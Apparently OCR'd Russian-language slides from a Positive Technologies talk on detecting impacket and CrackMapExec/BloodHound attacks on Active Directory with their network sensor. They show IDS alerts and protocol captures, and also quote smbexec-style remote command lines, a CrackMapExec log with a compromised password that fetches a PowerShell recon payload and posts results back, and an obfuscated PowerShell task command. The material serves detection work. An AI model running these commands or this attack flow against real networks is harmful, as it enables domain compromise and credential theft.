.^.>. .\.\.1.2.7...0...0...1.\.C.$.\._._.o.u.t.p.u.t.
.2.^.>.^.&.1. .>.
.%.T.E.M.P.%.\.e.x.e.c.u.t.e...b.a.t. .&.
.%.C.O.M.S.P.E.C.%. ./.Q. ./.c.
.%.T.E.M.P.%.\.e.x.e.c.u.t.e...b.a.t. .&. .d.e.l.
.%.T.E.M.P.%.\.e.x.e.c.u.t.e...b.a.t..
```

Легенда:

Hardcode Arguments

Как обнаружить impacket

1

WINREG-запросы определенных ключей реестра

2

Работа модулей через Service Control Manager (SCM), API которого виден в трафике


3

Отличимый формат имен файлов и SYSTEM32 в качестве share

4

Характерный способ формирования команд сервиса и фиксированные участки кода модуля для работы с SCM


Обнаружение impacket в PT NAD: secretsdump



Shown 11 rows — Checked 0 rows

!	Message	Class	⚡	🛡	Alert timesta... ▲	Source IP	Source port
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			16.08.2018 14:32:55	192.168.241.1	38054
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump LSA. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump LSA. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump LSA. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump LSA. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump LSA. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump SAM. CreateKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK [PTsecurity] WINREG dump SECURITY. CreateKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:56	192.168.241.1	38054
🟥	ATTACK AD [PTsecurity] WINREG dump NTDS. OpenKey	Attempted Administrator Privilege Gain			16.08.2018 14:32:57	192.168.241.1	38054

Обнаружение impacket в PT NAD: smbexec




Shown 16 rows — Checked 0 rows

!	Message	Class	⚡	🛡	Alert timestamp	Source IP	Source port	Sc
🟥	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:57	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:02	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:06	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:14	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:39	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:42	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:39	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:42	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:51	172.16.164.1	53624	
🟥	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:57	172.16.164.1	53624	

POSITIVE TECHNOLOGIES

№2 CrackMapExec

Чем опасен CME



CrackMap Exec

Имеет на борту агент Empire – фреймворка для пост-эксплуатации и meterpeter

Несколько способов удаленного выполнения команд с опциональной обфускацией

Ищет и расшифровывает информацию о сохраненных сессиях для удаленного подключения (PuTTY, RDP)


Автоматизированный поиск активной сессии доменного администратора (bloodhound)

CME Bloodhound

Что делает:

Собирает данные о пользователях, машинах, группах и сессиях, используя Bloodhound

Bloodhound


BloodHound
MLIZARRAGA@EXTERNAL.LOCAL
KSUITS@EXTERNAL.LOCAL
Database Info
Node Info
Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find logged in admins
Find Top 10 Users with Most Sessions
Find Top 10 Computers with Most Sessions
Find Top 10 Users with Most Local Admin Rights
Find Top 10 Computers with Most Admins
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
MOORMAN@EXTERNAL.LOCAL
CRATHER@EXTERNAL.LOCAL
PCARTER_A@EXTERNAL.LOCAL
ABROOKS_A@EXTERNAL.LOCAL
NYUN@EXTERNAL.LOCAL
ACHAVARIN@EXTERNAL.LOCAL
MLIZARRAGA@EXTERNAL.LOCAL
DOMAIN ADMINS@EXTERNAL.LOCAL
BREYNOLDS_A@EXTERNAL.LOCAL
INFORMATIONTECHNOLOGY7@EXTERNAL.LOCAL
LLIVERMORE@EXTERNAL.LOCAL
DEDWARDS@EXTERNAL.LOCAL
GCABINESS@EXTERNAL.LOCAL
KSUITS@EXTERNAL.LOCAL
GRIFFIN@EXTERNAL.LOCAL
LSPARR@EXTERNAL.LOCAL
LHEDGECOCK@EXTERNAL.LOCAL
MemberOf

Продвинутые атаки на Microsoft Active Directory: способы обнаружения и защиты:
https://www.ptsecurity.com/ru-ru/research/webinar/290582/


CME Bloodhound

Что делает:

Собирает данные о пользователях, машинах, группах и сессиях, используя Bloodhound

Как работает:

1. Создаёт сервис и запускает его с использованием atsvc и smb, передавая внутри обфусцированные аргументы к cmd.exe
2. Передает Bloodhound жертве и запускает его
3. Получает результаты recon



```
SMB          192.168.241.102 445    WIN02                  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN02) (domain:CONTOSO) (signing:False) (SMBv1:True)
SMB          192.168.241.102 445    WIN02                  [+] CONTOSO\user02:098*()poiIOP (Pwn3d!)
BLOODHOU... 192.168.241.102 445    WIN02                  [+] Executed launcher
BLOODHOU...                                                [*] Waiting on 1 host(s)
BLOODHOU... 192.168.241.102                                [*] - - "GET /BloodHound-modified.ps1 HTTP/1.1" 200 -
BLOODHOU... 192.168.241.102                                [+] Executing payload... this can take a few minutes...
BLOODHOU... 192.168.241.102                                [*] - - "POST / HTTP/1.1" 200 -
BLOODHOU... 192.168.241.102                                [*] Saved csv output to user_sessions-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102                                [*] Saved csv output to group_membership.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102                                [*] Saved csv output to local_admins.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102                                [*] Saved csv output to trusts.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102                                [+] Successfully retreived data
```

CME bloodhound

[MS-TSCH], atsvc

DCERPC, Opnum: 1 (NetrJobAdd)


```
.<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-
.1.6.".?.>.
.<.T.a.s.k. .v.e.r.s.i.o.n.=.".1...2.".
.x.m.l.n.s.=.".h.t.t.p.:./././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o
.m./.w.i.n.d.o.w.s./.2.0.0.4./.0.2./.m.i.t./.t.a.s.k.".>.
. . .<.T.r.i.g.g.e.r.s.>.
. . . . .<.C.a.l.e.n.d.a.r.T.r.i.g.g.e.r.>.
. . . . . . .<.S.t.a.r.t.B.o.u.n.d.a.r.y.>.2.0.1.5.-.0.7.-
.1.5.T.2.0.:.3.5.:.1.3...2.7.5.7.2.9.4.<./.S.t.a.r.t.B.o.u.n.d.a.r.y
.>.
. . . . . . .<.E.n.a.b.l.e.d.>.t.r.u.e.<./.E.n.a.b.l.e.d.>.
```

```
<.C.o.m.m.a.n.d.>.c.m.d...e.x.e.<./.C.o.m.m.a.n.d.>.
. . . . . . .<.A.r.g.u.m.e.n.t.s.>./.C. .p.o.w.e.r.s.h.e.l.l...e.x.e. .-
.e.x.e.c. .b.y.p.a.s.s. .-.n.o.n.i. .-.n.o.p. .-.w. .1. .-.C. .". .".$.(.
.s.e.t.-.v.A.r.i.a.b.L.E. .'.o.f.S.'. .'.'.). .".+. .[.S.t.R.i.n.G.].(.
.'.9.1.J.7.8.A.1.0.1.d.1.1.6.:.4.6.:.8.3.,.1.0.1.W.1.1.4.J.1.1.8.;.1.0.5.;.9.9.
:.1.0.1.Z.8.0.Z.1.1.1.W.1.0.5.W.1.1.0.:.1.1.6.:.7.7.,.9.7.A.1.1.0.d.9.7.W.
1.0.3.W.1.0.1.d.1.1.4.W.9.3.d.5.8.{.5.8.Z.8.3.,.1.0.1.W.1.1.4.W.1.1.8.
s.1.0.1.{.1.1.4.d.6.7.s.1.0.1.,.1.1.4.W.1.1.6.;.1.0.5.Z.1.0.2.J.1.0.5.A.9.9.
s.9.7.Z.1.1.6.d.1.0.1.J.8.6.{.9.7.Z.1.0.8.Z.1.0.5.A.1.0.0.Z.9....
```

CME bloodhound

Запрос всех пользователей домена


SAM_NORMAL_USER_ACCOUNT



```
▼ Filter: (samAccountType=805306368)
  ▼ filter: equalityMatch (3)
    ▼ equalityMatch
        attributeDesc: samAccountType
        assertionValue: 805306368
▼ attributes: 4 items
    AttributeDescription: samaccountname
    AttributeDescription: distinguishedname
    AttributeDescription: cn
    AttributeDescription: objectsid
```

Запрос всех машин домена


SAM_MACHINE_ACCOUNT




```
▼ Filter: (sAMAccountType=805306369)
  ▼ filter: equalityMatch (3)
    ▼ equalityMatch
        attributeDesc: sAMAccountType
        assertionValue: 805306369
▼ attributes: 1 item
    AttributeDescription: objectsid
```

CME bloodhound

Опрос стандартных групп




```
▼ Filter: (memberof=*)
    ▼ filter: present (7)
          present: memberof
▼ attributes: 7 items
      AttributeDescription: samaccountname
      AttributeDescription: distinguishedname
      AttributeDescription: cn
      AttributeDescription: dnshostname
      AttributeDescription: samaccounttype
      AttributeDescription: primarygroupid
      AttributeDescription: memberof
```



```
▶ LDAPMessage searchResEntry(43) "CN=Administrator,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Guest,CN=Users,DC=contoso,DC=local" [22 results]
▶ LDAPMessage searchResEntry(43) "CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=contoso,DC=
▶ LDAPMessage searchResEntry(43) "CN=krbtgt,CN=Users,DC=contoso,DC=local" [22 results]
▶ LDAPMessage searchResEntry(43) "CN=Domain Controllers,CN=Users,DC=contoso,DC=local" [22
▶ LDAPMessage searchResEntry(43) "CN=Schema Admins,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Enterprise Admins,CN=Users,DC=contoso,DC=local" [22
▶ LDAPMessage searchResEntry(43) "CN=Cert Publishers,CN=Users,DC=contoso,DC=local" [22 re
▶ LDAPMessage searchResEntry(43) "CN=Domain Admins,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Domain Users,CN=Users,DC=contoso,DC=local" [22 resul
▶ LDAPMessage searchResEntry(43) "CN=Domain Guests,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Group Policy Creator Owners,CN=Users,DC=contoso,DC=l
▶ LDAPMessage searchResEntry(43) "CN=Read-only Domain Controllers,CN=Users,DC=contoso,DC=
▶ LDAPMessage searchResDone(43) success [22 results]
```

CME bloodhound

1. GetMembersInAlias (SID-500/519/512)
2. LookupSids2
3. NetSessEnum



```
▼ Pointer to Sids (lsa_SidArray)
  ▼ Sids
      Num Sids: 3
    ▼ Pointer to Sids (lsa_SidPtr)
        Referent ID: 0x0000000000020000
        Max Count: 3
      ▼ Sids
        ▼ Pointer to Sid (dom_sid2)
            Referent ID: 0x0000000000020000
            Count: 5
          ▶ Sid: S-1-5-21-1662520985-2934808638-3559630843-500  (Domain SID-Administrator)
      ▼ Sids
        ▼ Pointer to Sid (dom_sid2)
            Referent ID: 0x0000000000020000
            NDR-Padding: 00000000
            Count: 5
          ▶ Sid: S-1-5-21-1662520985-2934808638-3559630843-519  (Domain SID-Enterprise Admins)
      ▼ Sids
        ▼ Pointer to Sid (dom_sid2)
            Referent ID: 0x0000000000020000
            NDR-Padding: 00000000
            Count: 5
          ▶ Sid: S-1-5-21-1662520985-2934808638-3559630843-512  (Domain SID-Domain Admins)
```

